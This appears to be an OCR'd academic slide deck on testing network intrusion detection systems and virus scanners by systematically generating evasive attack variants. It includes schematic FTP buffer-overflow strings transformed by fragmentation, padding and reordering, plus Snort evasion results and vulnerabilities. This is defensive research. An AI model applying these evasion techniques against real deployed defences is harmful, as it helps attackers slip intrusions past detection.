Testing Defensive Systems

Shai Rubin · Mihai Christodorescu
Bart Miller · Somesh Jha

University of Wisconsin, Madison

Testing Defensive Systems

1. NIDS

   Problem: Find an attack instance that eludes a NIDS.

   Solution: Attack generation using natural deduction.

   Shai Rubin · Somesh Jha · Bart Miller

2. Virus scanners

   Problem: Generate virus sample that evades AV tool.

   Solution: Guided attack generation using oracle access.

   Mihai Christodorescu · Somesh Jha

Problem

Given:

- a defensive system (NIDS, virus scanner)
- a known attack
- a set of transformation rules: TCP/IP fragmentation, code obfuscation, etc.

- How can we test, or even verify, that a defensive system detects all instances of a given attack?


Automatic Generation and Analysis of NIDS Attacks

Shai Rubin


Somesh Jha Barton P. Miller

University of Wisconsin, Madison

Misuse Network Intrusion Detection System (NIDS)




Misuse Network Intrusion Detection System (NIDS)



- Misuse-NIDS task: detect known attacks

Misuse Network Intrusion Detection System (NIDS)



- Misuse-NIDS task: detect known attacks
- The security a NIDS provides primarily depends on its ability to resists attackers' attempts to evade it

Current NIDS Evaluation

Many researchers (and attackers) have shown how to evade a NIDS

- Ptacek and Newsham, 1998
- Handley and Paxson, 2001
- Marty, 2002
- Mutz, Vigna, and Kemmerer, 2003
- Vigna, Robertson, and Balzarotti, 2004
- Rubin, Jha, Miller, 2004
- And others...

Observation: NIDS evaluation is not carried out using a well defined threat model based on formal methods.

Our Goal


A formal threat model for NIDS testing

Why a formal model?

- enables solid reasoning about the system capabilities
- facilitates applications beyond testing
- successfully used in the past (e.g., protocol verification)


NIDS Task: is it well defined?

- NIDS Task: Identify the "Sasser" set (threat)
- NIDS Testing: Compare "Sasser" to "NIDS Sasser" (NIDS behavior)




NIDS Task: is it well defined?

- <u>NIDS Task</u>: Identify the "Sasser" set (threat)
- <u>NIDS Testing</u>: Compare "Sasser" to "NIDS Sasser" (NIDS behavior)



NIDS Task: is it well defined?

- <u>NIDS Task</u>: Identify the "Sasser" set (threat)
- <u>NIDS Testing</u>: Compare "Sasser" to "NIDS Sasser" (NIDS behavior)
- NIDS task is not well defined unless the threat is well defined
- Consequently, NIDS testing is not well defined



Contributions

- A formal threat model for NIDS evaluation.
  - Black hat: generating attack variants (test cases)
  - White hat: determine if a TCP sequence is an attack
  - Unifies existing techniques for NIDS testing
- Practical tool. Used for black and white hat purposes
- Improving Snort. Found and proposed fixes for 5 vulnerabilities
- Improving TippingPoint. Found and reported two vulnerabilities

The Attacker’s Mind: Transformations

CWD <long buffer>	Transformation	
CWD <long / buffer>	Fragmentation	Transport level
CWD < / short buf> / long buffer>	Retransmission	Transport level
buffer> / CWD <long	Out-of-order	Transport level
MKD <long buffer>	Substitution	Application level
CWD /tmp\nCWD <long buffer>	Context padding	Application level

Composing Transformations

FTP Attack: CAN-2002-0126	Snort Behavior
CWD <4000 bytes>\n	Detected
CWD /tmp\n **CWD <4000 ... bytes>\n**	Detected
[CWD /tmp\n] [**CWD <4000**] [**...**] [**ytes>\n**]	Detected
[CWD /] [tmp\n] [**CWD <4000**] [**...**] [**ytes>\n**]	Not Detected

Vulnerability: any pattern from the type **foo*bar**

Transformations: Summary

- Transformations are simple
- Transformations are semantics preserving (sound)
- Transformations are syntactic manipulations
- Transformations can be composed

Idea: Transformations define the threat

Goal: define/find a formal method that enables systematic composition of transformations


Natural Deduction

- A set of rules expressing how valid proofs may be constructed.
- Rules are simple, sound.
- Rules are syntactic transformations.
- Rules can be composed to derive theorems.

$$\frac{P, Q}{P \wedge Q}$$: *If both P and Q are true, then $P \wedge Q$ is true (conjunction)*

Natural Deduction as a Transformation System

- Observation: natural deduction is a suitable mechanism to describe attack transformation:



if A is an attack instance, then fragmentation of A is also an attack instance

- Rules derive attacks
- A set of rules defines an *attack derivation model*

Threat: Attack Derivation Model


Representative Instance

\+

Transformation Rules

$root_A$

Φ_A




$closure(Root_A, \Phi_A)$

Main Ideas

- Formal model for attack derivation
- Black hat tool for attack generation
- Proof of completeness
- White hat tool for attack analysis

AGENT: Attack Generation for NIDS Testing



Testing Methodology

- Rules for:
  - Transport level (TCP)
  - Application level (FTP, finger, HTTP)
  - Total of nine rules
- Representative attacks
  - finger (finger root)
  - HTTP (perl-in-CGI)
  - FTP (ftp-cwd)
- Testing phases
  - 7 phases
  - 2-3 rules each phase

Tested NIDS

- Snort:
  - Publicly available, cost $0, the most widely used NIDS (>91%)
  - Base for a commercial product by Sourcefire INC. From the press: “IBM adds sourcefire system to its security services offering” Aug. 2004
- TippingPoint
  - Commercial product, cost $50,000
  - Awards:

Snort Testing Summary

phase	attack	rules	instances	% of eluding instances
1	finger	TCP: frag + permute	1,631	0
2	finger	TCP: frag + permute+ retrans	3,628,960	33
3	finger	finger: padding	25	0
4	finger	TCP: frag + permute finger: padding	6,812,346	0.15
5	perl-in-cgi	TCP frag HTTP padding	677,960[a]	99
6	perl-in-cgi	HTTP pipelining	100	99
7	ftp-cwd	TCP: frag FTP: padding	178,585[a]	23

[a] full closure not generated

Snort Vulnerabilities Found

Name	Enables attackers to:	Fixed
Evasive RST	Hide any TCP-based attack	Yes, v2.0.2
Flushing	Hide any attack that its signature can be inflated (i.e. pad)	NO
HTTP padding HTTP pipelining	Hide any HTTP-based attack	Yes, V2.1.0
FTP context padding	Hide any attack with a signature of the form “`foo*bar`”	Yes, v2.0.6

Testing Results

- Snort: 5 vulnerabilities in less then 2 months
  - TCP reassembly, pattern matching algorithms, HTTP handling .
- TippingPoint: 2 vulnerabilities (TCP handling) in a month
